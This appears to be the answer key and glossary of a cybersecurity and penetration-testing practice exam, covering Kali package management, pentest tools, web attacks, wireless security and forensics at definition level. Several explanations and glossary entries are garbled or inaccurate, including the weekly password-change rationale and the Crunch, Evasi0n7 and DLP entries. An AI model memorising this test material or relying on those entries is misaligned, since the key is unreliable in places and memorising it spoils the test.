Explanation: The Kali-Rolling Repository This is the main repository for end-users. It should always contain installable and recent packages. It is managed by a tool that merges Debian Testing and the Kali-specific packages in a way that ensures that each package's dependencies can be satisfied within kali-rolling.

35. Answer: C

Explanation: It contains the packages which have not been tested or vetted: if the upstream changes impacted the packaging (adding a new dependency), then that package might not work. Because of

this, the repository is marked in such a way that APT does not automatically install packages from it, particularly during an upgrade.

36. Answer: A

Explanation: . To install a package with dpkg, simply provide the -i or --install option and the path to the .deb

37. Answer: B

Explanation: To remove a package with dpkg, supply the -r or --remove alternative, trailed by the name of a package

38. Answer: C

Explanation: We can use apt-get install package, or aptitude install package

39. Answer: A

Explanation: /etc/apt/sources.list stores record or we can store custom records under the /etc/apt/sources.list.d directory, which has the advantage of leaving the first framework sources.list document un-changed

40. Answer: B

Explanation: RBAC which is abbreviated as Role-Based Access Control defines a set of functions for users in a Linux system and is often built on top of DTE systems. Here users can log for certain roles and run particular programs that are apposite for the role.

41. Answer: C

Explanation: The ifconfig command is used to configure an interface, not a route.

42. Answer: C

Explanation: This repository is not for public use. It is a space where Kali developers resolve dependency problems arising from the merge of the Kali-specific packages into Debian Testing.

43. Answer: C

Explanation: APT is a vast project and tool set, whose original plans included a graphical interface. From a client perspective, it is centered around the command-line tool apt-get as well as apt, which was later developed to overcome design flaws of apt-get.

44. Answer: C

Explanation: Choice A allows anyone to connect, which is a security risk. The X server does not use the rhosts file. Choice D is invalid.

45. Answer: C,D

Explanation: IP Masq is not functioning since the rule must be set in the Forward chain. The second line enables IP forwarding.

46. Answer: B,D

Explanation: A is invalid, since no query string is present. Answer C will only display a package with the exact name "kernel".

47. Answer: C

Explanation: To remove all data associated with a package, you can purge the package with the dpkg -P package, or apt purge package commands

48. Answer: D

Explanation: Although APT is much more advanced than dpkg and does a lot more behind the scenes, you will find that interacting with packages is quite simple. You can add a package to the system with a simple apt install package. APT will automatically install the necessary dependencies

49. Answer: A

Explanation: Active information gathering involves contact between the pen tester and the actual target Passive information gathering refers to gathering as much information as possible without establishing contact between the pen tester (yourself) and the target about which you are collecting information

50. Answer: A

Explanation: information gathering is the act of collecting information from various sources through various means. In the literal sense

51. Answer: A

Explanation: The building runtime that manages the compilation of your code into browser-ready JavaScript. The NodeJs able to render all your React components on the server side

52. Answer: A

Explanation: Uniscan is a vulnerability scanner that can scan websites and web applications for various security issues like LFI, RFI, sql injection, xss etc. Its written in perl.

53. Answer: C

Explanation: It is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within.

54. Answer: C

Explanation: Auditing the security of a device or firewall by identifying the network connections which can be made to, or through it. Identifying open ports on a target host in preparation for auditing. Network inventory, network mapping, and maintenance and asset management.

55. Answer: B

Explanation: Recon-ng is for full-featured Web Reconnaissance. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

56. Answer: A

Explanation: Penetration testing is an intentional attack will do for security assessment, to discover vulnerabilities and to improve security of the system.

57. Answer: A,D

Explanation: penetration testing attempts to exploit the vulnerabilities to determine whether unauthorized access or other malicious activity is possible.

58. Answer: C,D

Explanation: Load testing and performance testing is not possible in manual testing. Running test manually is very time consuming job. GUI objects size difference and color combination etc is not easy to find out in manual testing.

59. Answer: B,D

Explanation: We can able to perform deep pentesting with more accuracy and we will get to know the new vulnerabilities present is the network or system.

60. Answer: A

Explanation: In network based vulnerability scan we can detect both wired and wireless vulnerabilities

61. Answer: B

Explanation: WAPITI is a simple command line to tool to automate the audit of a web application. Using shellshock Module can detect shellshock bugs.

62. Answer: B

Explanation: WP scan is a scanner of vulnerabilities for WordPress. It is developed in Ruby. He is able to list the plugins used and give you security vulnerabilities associated with.

63. Answer: C

Explanation: msfconsole is used to get the metasploit terminal for command execution.

64. Answer: C

Explanation: Banner will simply displays a randomly selected banner. It is like welcome screen. We can able to add our own banners with latest version of metasploit.

65. Answer: D

Explanation: A payload is a piece of code to be executed through said exploit. Have a look at the Metasploit Framework. It is simply a collection of exploits and payloads. Each exploit can be attached with various payloads like reverse or bind shells, the meterpreter shell etc.

66. Answer: A

Explanation: The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.

67. Answer: C

Explanation: Authentication is the process of verifying the identity of the user.

68. Answer: A

Explanation: The act of capturing data packet across the computer network is called packet sniffing.

69. Answer: B

Explanation: SQL injection is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed.

70. Answer: A

Explanation: This technique is to escape user input before putting it in a query. It is very database specific in its implementation. It's usually only recommended to retrofit legacy code when implementing input validation isn't cost effective.

71. Answer: A

Explanation: A local exploit requires prior access to the vulnerable system and usually increases the privileges of the person running the exploit past those granted by the system administrator. A remote exploit works over a network and exploits the security vulnerability without any prior access to the vulnerable system.

72. Answer: D

Explanation: Displays the entries of the specified hosts. If the hostname parameter is not used, all entries will be displayed. Hostnames will be displayed using alternate BSD-style output format (with no fixed columns).

73. Answer: C

Explanation: tcpdump is a command-line packets sniffer or package analyzer tool which is used to capture or filter TCP/IP packets that received or transferred over a network on a specific interface.

74. Answer: A

Explanation: ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network.

75. Answer: D

Explanation: Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. It can be used for computer network protocol analysis and security auditing. It runs on various Unix-like operating systems including Linux, Mac OS X, BSD and Solaris, and on Microsoft Windows. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols. Its original developers later founded Hacking Team.

76. Answer: B

Explanation: Ettercap-gtk is the graphical user Interface version of the ettercap.

77. Answer: A

Explanation: An email box folder filled with spam messages. Email spam, also known as junk email, is unsolicited messages sent in bulk by email (spamming).

78. Answer: D

Explanation: Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.

79. Answer: C

Explanation: Since Read, Write and Execute is the operations can be performed on the files. but stop is not a command related to file permissions.

80. Answer: C

Explanation: One time password systems provide a mechanism for logging on to a network or service using a unique password which can only be used once, as the name suggests. This prevents some forms of identity theft by making sure that a captured user name/password pair cannot be used a second time.

81. Answer: D

Explanation: Since password is the most secure word for your digital data, so it is very safe to change it every week.

82. Answer: A

Explanation: Brute force attacks begin with automated software that's used to guess a password (or an answer) to get behind a locked "digital door." The automated software can run billions of combinations of letters, numbers, and symbols over and over until it becomes statistically correct and cracks the code.

83. Answer: C

Explanation: One time password systems provide a mechanism for logging on to a network or service using a unique password which can only be used once, as the name suggests. This prevents some forms of identity theft by making sure that a captured user name/password pair cannot be used a second time.

84. Answer: A

Explanation: Birthday attack is a type of cryptographic attack that belongs to a class of brute force attacks. It exploits the mathematics behind the birthday problem in probability theory. The success of this attack largely depends upon the higher likelihood of collisions found between random attack attempts and a fixed degree of permutations, as described in the birthday paradox problem.

85. Answer: A

Explanation: Because the attacker can intercept packets in client side and will modify the data, so that data can acceptable by the server if it not validated.

86. Answer: C

Explanation: a salt is random data that is used as an additional input to a one-way function that "hashes" data, a password or passphrase. Salts are used to safeguard passwords in storage.

87. Answer: A

Explanation: 802.11 applies to wireless LANs and provides 1 or 2 Mbps transmission in the 2.4 GHz band using either frequency hopping spread spectrum (FHSS) or direct sequence spread spectrum (DSSS).

88. Answer: B

Explanation: Wired Equivalent Privacy (WEP) is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard, 802.11b, that is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.

89. Answer: B

Explanation: Wardriving refers to the act of locating open Wi-Fi hot spots while driving in a car. The goal of wardriving is to document and map hotspots, and generally involves software specifically designed for wardriving.

90. Answer: A

Explanation: WAP (Wireless Application Protocol) is a specification for a set of communication protocols to standardize the way that wireless devices, such as cellular telephones and radio transceivers, can be used for Internet access, including e-mail, the World Wide Web, newsgroups, and instant messaging.

91. Answer: A

Explanation: In a wireless local area network (WLAN), an access point is a station that transmits and receives data (sometimes referred to as a transceiver). An access point connects users to other users within the network and also can serve as the point of interconnection between the WLAN and a fixed wire network.

92. Answer: B

Explanation: Direct sequence spread spectrum (DSSS) is a transmission technology used in local area wireless network transmissions. In this technology, a data signal at the sending station is combined with a high data rate bit sequence, which divides user data based on a spreading ratio.

93. Answer: C

Explanation: RC4 is a stream cipher and variable length key algorithm. This algorithm encrypt one byte at a time (or larger units on a time). A key input is pseudorandom bit generator that produces a stream 8-bit number that is unpredictable without knowledge of input key, The output of generator is

called key-stream, is combined one byte at a time with the plaintext stream cipher using X-OR operation.

94. Answer: A

Explanation: WPA2 (Wi-Fi Protected Access 2) is a security protocol used to secure wireless computer networks. It employs encryption to protect data transmitted over the network from being intercepted by unauthorized users. The encryption algorithm used by WPA2 is AES (Advanced Encryption Standard).

95. Answer: A

Explanation: A client, which sends commands. The client runs on your development machine. You can invoke a client from a command-line terminal by issuing an adb command. A daemon (adbd), which runs commands on a device. The daemon runs as a background process on each device. A server, which manages communication between the client and the daemon. The server runs as a background process on your development machine.

96. Answer: A

Explanation: On this occasion for extract information of an android mobile device as CallLog, Contacts, MMS, MMSParts and SMS I used AFLogical OSE this is an apk program, if we see the AndroidManifest.xml file.

97. Answer: C

Explanation: Port 9999 may use a defined protocol to communicate depending on the application. A protocol is a set of formalized rules that explains how data is communicated over a network. Think of it as the language spoken between computers to help them communicate more efficiently.

98. Answer: D

Explanation: port 5037 uses the Transmission Control Protocol. TCP is one of the main protocols in TCP/IP networks. TCP is a connection-oriented protocol, it requires handshaking to set up end-to-end communications. Only when a connection is set up user's data can be sent bi-directionally over the connection.

99. Answer: B

Explanation: A forensic disk controller or hardware write-block device is a specialized type of computer hard disk controller made for the purpose of gaining read-only access to computer hard drives without the risk of damaging the drive's contents.

100. Answer: A

Explanation: Autopsy is computer software that makes it simpler to deploy many of the open source programs and plugins used in The Sleuth Kit. The graphical user interface displays the results from the forensic search of the underlying volume making it easier for investigators to flag pertinent sections of data.

Glossary

Android Rooting: Rooting is a Linux word syntax term. This indicates that the user has the special privilege of using a mobile phone. Users may take control of their phone's Settings, Features and Performance.

Application Framework: It offers numerous key classes for the creation of an Android app. It offers a general summary of hardware access and helps to manage application resources in the user interface.

Android architecture: It comprises many components to satisfy all the requirements of Android devices. An open-source Linux kernel with a set of C/C++ library

Android Device Hacking: As these gadgets serve a wide range of functions, the number of individuals using smartphones and tablets is rising quickly. It is a platform that is accessible to all apps. Android is the most popular mobile OS. Like other OSSs

Android OS: The Android operating system is a Google mobile operating system. Its design allows users to intuitively use mobile devices, Google uses Android software also with a distinct user experience for TVs, automobiles and wristwatches.

Android OS Architecture: Android architecture comprises many components to satisfy all the requirements of Android devices. An open-source Linux kernel with a set of C/C++ library.

Active Network Threats: An active attack is one in which an attempt is made to make unauthorized changes to the system. Modifications to transmitted or stored data, as well as the formation of new data.

Application-level filtering: Email filters and web proxies are examples of application level filters. These act as proxies for one or more services.

Anomaly Detection: These systems that look for unusual changes in behavior patterns to detect uncatalogued attacks.

Adware: Software that automatically displays or downloads advertisements. While not all adware is malicious, many of such are associated with spyware and other types of malicious software (malware).

Agencies in third-party: They are the responsible for selecting a cloud service, Leveraging the FedRAMP Process and Requiring CSPs to meet FedRAMP requirements.

Awareness and Training (AT) in security control: Employees are educated about the cyber security landscape through Security Awareness Training. Security Awareness Training uses a variety of learning methodologies to help raise awareness of cyber security dangers, lower the risks associated with cyber-attacks, and cement a security compliance culture in your organization.

Audit and Accountability (AU): The Audit and Accountability (AU) objective's goal is to make sure there are enough controls in place to give auditable evidence for system transactions and that key records are kept for a long enough time.

Access Control (AC): The selective restriction of access to a place or other resource is known as access control (AC), while the process is known as access management. Consuming, entering, or using are all words that can be used to describe the process of accessing. Authorization is the process of gaining access to a resource.

Asset Inventory: It is critical to understand where information is stored in order to protect it. The physical and logical components must be included in the asset inventory. For each piece, it should describe the location, business processes

Asset management: The Asset Management System (AMS) is a collection of tools and procedures for establishing asset management policies and objectives.

Application Scanner: Applications vulnerability scanners test websites in order to detect known software vulnerabilities and erroneous configurations in network or web applications.

Acunetix: It's a comprehensive web application security testing solution that can be used on its own or in conjunction with other tools in a complicated context.

Aircrack-ng: Aircrack-ng is a complete suite of tools to assess Wi-Fi network security.

Attacking in Aircrack-ng: Replay attacks, de-authentication, fake access points and others via packet injection

Access Point (AP): A wireless access point (AP) is a network device that sends and receives data via a wireless local area network (WLAN). The WLAN and a fixed wire network are connected through the wireless access point.

Angry IP Scanner: The program may also provide access to the shared resources discovered during the scan through HTTP, HTTPS, FTP, or shared folders. IP Range, Random or file in any format Exports results into many formats.

Acrylic Scanner: Acrylic WIFI is a free Windows WIFI scanner. The dashboard displays real-time WIFI statistics. Acrylic WIFI allows you to enhance AP coverage and identify channel interference issues.

Authorizing users: Access management guarantees that a person receives the exact level and type of access. Users can also be divided into groups or roles.

Authenticating users: IAM systems verify a user's identity by validating that they are who they claim to be. Today, safe authentication entails multi-factor authentication (MFA) and, ideally, adaptive authentication.

Access management: Access management uses information about your identification to determine which software suites you have access to and what you can do with them.

AWS identity and access management: It is simply AWS's IAM mechanism. AWS IAM allows you to create AWS users and groups and grant or deny them access to AWS services and resources.

Ash shell: The Almquist shell is a lighter version of bash shell.

Antivirus: Software protects systems from internal threats by detecting and detecting dangerous files and viruses.

ARP Man-in-the-Middle Attacks: An attacker can reroute network data and, in some situations, introduce malicious code in a man-in-the middle assault. Normally, communication from the user to the Internet passes through the switch directly to the router.

ARP DDOS Attacks: In a DoS attack, an attacker can also utilize ARP poisoning. An attacker could transmit an ARP response with a false MAC address for the default gateway.

ARP Request: The Address Resolution Protocol (ARP) is a communication protocol for determining the link layer address associated with a given internet layer address, such as a MAC address.

Amplification Attacks: A sort of DDoS assault is an amplification () attack. Greatly increases the quantity of traffic sent to or requested from a victim.

Amplification Attack Break Down: A ping is usually unicast, meaning it is sent from one computer to another. A ping sends ICMP echo queries to one computer and receives ICMP echo responses from the receiving machine.

Annual Loss Expectancy: Annual loss expectancy is a computation that helps you predict the expected monetary loss for an asset due to a specific risk over a single year. You can compute ALE as part of your company's quantitative cost-benefit analysis for any given investment or project idea.

Annualized Rate of Occurrence (ARO): The annualized rate of occurrence (ARO) is defined as the probability of a threat occurring in a given year.

Annualized Rate of Occurrence Formula:

The following formula is used to determine ALE:
SLE x ARO = ALE
If we know the value of ALE and SLE we can calculate ARO
The formula to find ARO is:-ARO = ALE/SLE

Asset Value (AV): Asset valuation simply pertains to the process to determine the value of a specific property that is conducted usually when a company or asset is to be sold, insured, for taken over.

Asset Management: Asset tagging is the process of placing physical identification numbers of some sort on all assets. This can be a simple as a small label that identifies the asset and the owner

Avoidance: Although often not possible, this is the easiest way of removing risk from a project. It involves the removal of the tasks that contain the risk from the project. Sometimes you can remove a small part of a project which carries a large risk factor.

Acceptance: Acceptance involves planning the risk into the project. If a better response strategy cannot be identified, accepting the risk might be sufficient to proceed with the project.

Air Gap: This means the device has no network connections and all access to the system must be done manually by adding and removing items such as updates and patches with a flash drive or other external device.

Attribute-Based Access control: Grants or denies user requests based on arbitrary attributes of the user and arbitrary attributes of the object, and environment conditions that may be globally recognized Control

Active Defense: The deployment of offensive tactics to outwit or slow down a hacker and make hacks more difficult to carry out is known as active defense. An active cyber defense strategy assists firms in preventing attackers from gaining access to their business networks.

Authentication: The sender and receiver's identities have been verified. The destination/origin of information is also confirmed.

Asymmetric Key Cryptography: A pair of keys is employed in this system to encrypt and decode data. For encryption, a public key is used, while for decryption, a private key is utilized.

Analysis: Investigators piece together data fragments and develop conclusions based on the evidence uncovered. It may, however, take several iterations of investigation to substantiate a single crime scenario.

Big Data Era: As the focus moves from how we collect data to how we handle that data in real-time, the Big Data Era is coming to an end. Big Data has evolved into a business asset that will enable multi-cloud support, machine learning, and real-time analytics in the future.

Buffer Overflows: A buffer overflow, also known as a buffer overrun, is a frequent software programming error that an attacker might use to obtain access to your computer.

Bootrom Exploit: A jailbreak bootrom may break all authentications at low levels such as file system, iBoot, and NOR (custom boot logos).

Backdoors: Usually created by software developers for an emergency entry into a system

Blue Keep: Blue Keep is a Microsoft RDP vulnerability that allows attackers to remotely log in to a victim's computer.

Business impact analysis (BIA): A business impact analysis (BIA) is the process of assessing the criticality of business activities and the corresponding resource requirements in order to maintain operational resilience and continuity during and after a business disruption.

Business continuity planning: The process of developing a framework for preventing and recovering from potential risks to a corporation is known as business continuity planning (BCP).

Bash: Bash is a Unix shell and command language created by Brian Fox as a free software substitute for the Bourne shell for the GNU Project.

Bourne shell: The Bourne shell was one of the major shells used in early versions and became a de facto standard

Bashrc File: When a user signs in, the.bashrc file is executed as a script. The file itself contains a number of terminal session configurations. Coloring, completion, shell history, command aliases, and other features can all be set up or enabled in this way.

Background Processes: Background and do not require user involvement. As an example, consider antivirus software.

Birthday Attack: A birthday attack is a form of cryptographic attack that takes advantage of the probability theory mathematics underpinning the birthday problem. This assault can be used to manipulate two or more parties' communication.

Buffer Overflow: When an application receives more or different input than it expected, a buffer overflow occurs. As a result of the error, system memory that would normally be protected and inaccessible is exposed.

Blanket Purchase Agreement (BPA): A Blanket Purchase Agreement (BPA) is a simplified method of filling anticipated repetitive needs for supplies or services by establishing “charge accounts” with qualified contractors.

Computer Forensics: Data from personal computers, laptops, and storage computing devices is collected, identified, preserved, and analyzed in computer forensics. Computer forensics experts are usually involved in investigations of computer crimes, although their services are also required in civil lawsuits and the data recovery process.

Cloud Carrier: A cloud carrier serves as an intermediary between cloud consumers and cloud providers, providing connectivity and transfer of cloud services.

Commands and utilities: There are a variety of commands and utilities that you can utilize in your daily tasks. Commands and utilities include cp, mv, cat, and grep, etc,.

Crunch: To crack a password, we must test a large number of passwords until we find the one that works. There is no guarantee that any of those millions of possibilities will work.

Cloud Security Alliance CSA): Cloud Security Alliance is a not-for-profit organization with the mission to “promote the use of best practices for providing security assurance within loud computing, and to provide education on the uses of cloud computing to help secure all other forms of computing.”

Creating a File: The touch command is used to create empty files. We can create multiple empty files by executing it once.

Changing Permissions: To change the file or the directory permissions, you use the chmod (change mode) command. Each permission is assigned a value, as the following table shows, and the total of each set of permissions provides a number for that set.

Changing Owners and Groups: While creating an account on Unix, it assigns a owner ID and a group ID to each user. All the permissions mentioned above are also assigned based on the Owner and the Groups.

chown: The chown command stands for "change owner" and is used to change the owner of a file.

chgrp: The chgrp command stands for "change group" and is used to change the group of a file.

Clicking Jacking: Fooling people to click something else they believe they click. Attackers obtain sensitive information or take device control

Carrier-loaded Software: Pre-installed software or apps on devices may be vulnerable to criminal actions, such as deleting, altering, stealing of device data, wake-up calling, etc.

Cold boot attack: An attack method developed nearly a decade ago by Princeton University researchers who demonstrated the potential to recover disk encryption keys from random access memory (RAM) when the device's power is cycled in cooled or frozen temperatures.

Create phase: Data will continue to be generated in the cloud and by remote users.

CSPs (Cloud Service Providers): Provide the actual cloud service to an Agency Must meet all FedRAMP requirements before they implement their services.

CIO Council: Disseminates FedRAMP information to Federal CIOs and other representatives through cross agency communications and events

Compliance: A Cloud Service Provider can submit the appropriate documentation to the FedRAMP PMO and to an agency which may grant an agency “Authority to Operate” (ATO). Using FedRAMP mechanisms, other agencies can then leverage for this ATO for use in their agency, decreasing the time for approvals.

Cloud Pentesting: Cloud Penetration Testing is a permitted simulated cyber-attack against a system that is hosted on a Cloud provider. Amazon’s AWS

Configuration Management (CM): Configuration management (CM) is a systems engineering technique for ensuring that a product's performance, functional, and physical properties are consistent with its requirements, design, and operational data throughout its lifecycle.

Contingency Planning (CP): In project management, a contingency plan is a specified, actionable plan that will be implemented if a recognized risk materializes. It's essentially a "Plan B" that's put in place when things don't go as planned.

Cross-site scripting (XSS): A very common web application vulnerability that can lead to installation or execution of malicious code, account compromise, session cookie hijacking, revelation or

modification of local files, or site redirection. There are three major types of XSS: reflected XSS, stored (persistent), and DOM-based XSS.

Concise: Content and complexity is relevant to the audience; No superfluous words or phrases

Consistent: Terms have the same meaning throughout the document; Items are referred to by the same name or description throughout the document; the level of detail and presentation style is the same throughout the document

CVE (Common Vulnerabilities and Exposures): The Common Vulnerabilities and Exposures (CVE) dictionary is a collection of common names) for publicly known information security flaws. CVE's standard IDs make it easier to communicate data between different network security databases and tools.

CVSS (Common Vulnerability Scoring System): CVSS is an open framework for conveying IT vulnerability characteristics and implications. Its quantitative technique enables consistent, precise measurement.

CWE (Common Weakness Enumeration): It is a method of identifying weaknesses in a group of people. CWE establishes a common vocabulary for discussing, identifying, and resolving.

Config Manipulation: Apps can utilize external files and libraries, alter them, or influence the ability of apps to manipulate the settings.

Cloud Security Alliance (CSA): Cloud Security Alliance is a not-for-profit organization with the mission to “promote the use of best practices for providing security assurance within loud computing, and to provide education on the uses of cloud computing to help secure all other forms of computing.”

Conduct Root Cause Analyses: Spend more time searching for root causes of equipment failures instead of engaging in temporary fixes.

Condition-Based Maintenance (CBM): This maintenance strategy uses technology-based diagnostics—vibrations, temperature, pressure, speed,

Central identity management: IAM takes place in a single environment with centralized identity management. In a professional environment, this would entail a person logging into a single workspace to gain access to all of the programs and tools they require.

C shell: The C shell was developed by Bill Joy for the Berkeley Software Distribution Its syntax is modelled after the C programming language.

Controlling Jobs: Job control is a command shell capability that allows many commands to be run and managed from a single shell instance. A parent shell forks a child process to run a command without job control, sleeping until the child process terminates.

Cybersecurity Risk Mitigation: Because the potential of a cyber-assault is almost certain, proactive cybersecurity risk mitigation is increasingly becoming the only option for enterprises.

Cybersecurity Research: Cybersecurity Research is the area that is concerned with preparing solutions to deal with cyber criminals. With increasing amount of internet attacks, advanced persistent threats and phishing,

Clickjacking: Users are tricked into clicking something other than what they think they're clicking by clickjacking.

Customer-based SLA: Applies to all contracted services by a customer, a group of customers or the same business area.

Clean Desk Policy: A clean desk policy instructs that all employees must clear their desks at the end of each work day. This not only includes documents and notes, but any post-it notes, businesses cards, and removable media (e.g. USB memory sticks).

Control plane: This plane carries signaling traffic originating from or destined for a router.

Change Management: All networks evolve, grow, and change over time. Companies and their processes also evolve and change, which is a good thing. But infrastructure change must be managed in structured way so as to maintain a common sense of purpose about the changes.

Centralized model: All desktop instances are stored in a single server, which requires significant processing power on the server.

Containerization: Containerization is a technique in which the kernel allows for multiple isolated user space instances. The instances are known as containers, virtual private servers, or virtual environments.

Cloud Access Security Broker (CASB): A cloud security broker, or cloud access security broker (CASB), is a software layer that operates as a gatekeeper between an organization’s on-premises network and the provider’s cloud environment

Certificate Management: Certificate management is the process of managing digital security certificates. Certificate authorities are responsible for certificate management and serve as a registration authority for subscriber certificates.

Cryptography: Cryptography is the use of codes to secure information and communications. Only the individual to whom the information is directed can understand and process it.

Confidentiality: Only the individual for whom the information is meant has access to it, and no one else has access to it.

Digital Forensics: The process of preserving, identifying, extracting, and documenting computer evidence. It is the science of extracting information from digital media.

Digital Evidence: Any type of data stored and gathered from any electronic storage device is referred to as digital evidence. Wireless networks and random-access memory can also be used to recover digital evidence.

Documentation: This method necessitates the creation of a record of all visible data. It aids in the recreation and analysis of the crime scene. It entails photography, sketching, and crime-scene mapping, as well as adequate documenting of the crime scene.

Database Forensics: Database forensic experts look into any database access and report any changes to the data. Database forensics can be used to investigate large-scale financial crimes and verify business contracts.

Disk Forensics: The science of extracting forensic evidence from digital storage media such as hard disks, USB devices, CD, DVD, Flash drives, and floppy disks is known as disk forensics.

Disk analysis: Analysts that specialize in disk forensics ensure that all pertinent data is retrieved, processed, and presented as evidence.

Directories: Directories are used to organize both unique and common files.

Destroy phase: Furthermore, we would need to delete data from the production process and then sanitize the media.

Digital Authentication: The process of establishing confidence in user identities presented digitally to a system, which was previously referred to as Electronic Authentication (E-Authentication)

Dynamic Runtime Injection: Attackers handle and misuse a program to overcome security locks, logic checks, rights access sections of the app, and rob data Runtime Injection.

Data Centers: A data center is a physical location where businesses keep their mission-critical programs and data. The design of a data center is built on a network of computer and storage resources that allow shared applications and data to be delivered.

Data Dumping: A memory dump (sometimes called a core dump or system dump) is a snapshot of computer memory data taken at a certain point in time. A memory dump can contain important forensic information about the condition of the system prior to an occurrence like a crash or a security breach.

Dr.Fone: Dr. Fone was the first company in the world to offer iOS and Android data recovery software, and it has saved a lot of people. With over a decade of expertise providing top-rated software and services to individuals,

Denial-of-Service: Denial-of-Service (DoS) attacks prevent a company or organization from using its own resources. In a typical DoS attack, the culprit floods the target network with invalid authentication requests or pings.

Database models: Describes relationships between data elements Used to represent the conceptual organization of data Formal methods of representing information

Distributed Database models: Client-server type of DB located on more than one server distributed in several locations Synchronization accomplished via a two-phase commit or replication methods.

Data dictionary: A Data Dictionary is a list of names, definitions, and properties for data elements in a database, information system, or research project.

Data Marts: Often regional collection of databases.

Data Warehouse: A data warehouse is a sort of data management system that is intended to facilitate and assist business intelligence (BI) and analytics activities. Data warehouses are designed mainly for querying and analysis, and they frequently store vast amounts of historical data.

Data mining: Data mining is a technique for extracting and detecting patterns in huge data sets that combines machine learning, statistics, and database systems.

Data Portability: The ability to transfer data from one system to another without being required to recreate or reenter data descriptions or to modify significantly the application being transported.

Degrees Monitoring (DLP): Which involves looking at data as it exits the production environment. These are commonly referred to as DLPs.

DNS Poisoning: Attackers utilize DNS servers, forward website users to another attacker's website DNS Poisoning.

Database scanners: Database vulnerability scanners identify the weak points in a database so as to prevent malicious attacks

Data Security on Wireless Networks: Identify a wireless network within close proximity is a wireless-enabled computer. There is no way to intentionally hide your networks.

Data Encryption: WPA and WPA2 are both viable options, but longer and more complicated passwords give better security If You are putting your business or personal data at risk, encryption should be considered necessary.

Disaster recovery strategy: A disaster recovery plan (DRP), also known as a disaster recovery implementation plan or an IT disaster recovery plan, is a documented policy and/or process that helps an organization execute recovery processes in the event of a disaster.

Dash shell: The Debian Alquist Shell is the default shell script in Ubuntu. While bash is the default login and interactive shell, dash is used to run system processes because it's much lighter than bash.

Data Caching: Caching in mobile devices used to interact with web apps, attackers attempt to exploit the data caches

DNS Attacks: DNS is a service that converts host names to IP addresses. Users will no longer need to remember web site IP addresses as a result of this. Reverse lookups are also available through DNS.

DNS Poisoning Attacks: DNS poisoning is a type of attack that tries to change or corrupt DNS results. The rogue website's IP address is returned by the DNS server.

DDoS DNS Attacks: Individual systems are forced to become bots within huge botnets by Mirai. They transmitted commands to millions of infected devices. It was instructing them to send queries to DNS servers over and over again.

Dictionary Attacks: One of the first password assaults was a dictionary attack. It makes use of a word dictionary and tries every word in it to check if it works. A dictionary is essentially a list of words and letter combinations in this context.

Domain Hijacking: An attacker changes the registration of a domain name without the owner's permission in a domain hijacking assault. Social engineering tactics are frequently used by attackers to get illegal access to the domain owner's email account.

Driver Manipulation: Drivers are used by operating systems to interact with hardware and software components. An application may need to support an older driver on occasion.

DLL Injection: A DLL is a compiled set of code that may be used by a program without having to recreate it. Most programming languages, for example, include math-based DLLs.

Data Ownership Policy: The act of holding legal rights and total control over a single piece or set of data pieces is referred to as data ownership. It establishes and gives information in the legitimate owner of data assets, as well as the data owner's acquisition, use, and distribution policies.

Data plane: Also known as the forwarding plane, this plane carries user traffic.

Data Security: Throughout its lifecycle, data security refers to the process of securing data from illegal access and data corruption. Data encryption, hashing, tokenization, and key management are all data security strategies that safeguard data across all applications and platforms.

Dissemination: Intelligence and Security Informatics has more information. This refers to the active dissemination and dissemination of all types of information to the users or audiences that deserve it.

Digital Certificate: A digital certificate is a file that contains a variety of data, including identifying information, a serial number, and expiration dates. It also contains the digital signature of the certificate authority that issued the certificate.

Email Forensics: Analysts that specialize in email forensics extract valuable information from emails. Senders and receivers, the content of the messages, time stamps, sources, and metadata are all examples of this information.

Evasi0n7: Evasi0n7 is an iPhone, iPod touch, iPad, and iPad mini devices running iOS 7.0 to 7.0.6 is suitable as a junk tool (Devices that have been updated Over the Air [OTA] should be restored with iTunes first).

Evidence Collection: When it comes to tracing the attacker and comprehending the attack's procedure, evidence collecting is important. As a result, incident responders should know where to look for evidence and how to gather it.

Escalated privileges: Attackers engage in escalation privilege assaults that take advantage of design flaws, programming mistakes, bugs, etc.

Electricity: The movement of electrical power or charge is referred to as electricity. Electricity can be generated using renewable or non-renewable energy sources, yet electricity is neither renewable nor nonrenewable.

Eavesdropping: Eavesdropping attacks are comparable to sniffing attacks, but they're usually more passive, easier to conduct out. An attacker listens to data travelling between networks in order to obtain private information.

Eavesdropping attacks: Involve a weaker link between the client and the server, allowing the attacking entity to transfer network traffic to itself. Tools used to carry out these attacks include Wireshark, tcpdump, and Ettercap.

Encryption: Encoding data to hide it from anyone who isn't authorized to see it. A decryption key can be used to access or decrypt encrypted data.

Evil Twin: Attackers obtain a wireless access point and configure it to function as the current network. One of the simplest methods to prevent evil twins from stealing your organization’s information is to use data encryption.

Employers Background Checks: Background checks assist you in assembling a team you can rely on, while also limiting risk and safeguarding your company's brand.

Exit Interview: An exit interview is a survey that is undertaken with an employee when he or she departs a company. .

Forensics Data analysis: structured data is analyzed in this branch of forensics. The primary role of data analysts is to investigate financial crimes and fraud.

Forensic Analysts: Forensic analysts are in charge of gathering and/or analyzing crime scene evidence in order to learn more about the perpetrator or to include or exclude a certain person as a potential suspect.

Files and Directories: Organize all of Unix's data into files. After that, all of the files are arranged into directories

File Editor: The nano command is use to edit text files. Command:-nano <file name>

File Permission / Access Modes: File ownership is an important feature of Unix that allows for safe file storage. Owner permissions dictate what activities the file's owner is allowed to take on the file.

Firewall: A firewall is a network security device that monitors incoming and outgoing network traffic. Also allows or disallows data packets according to a set of security rules.

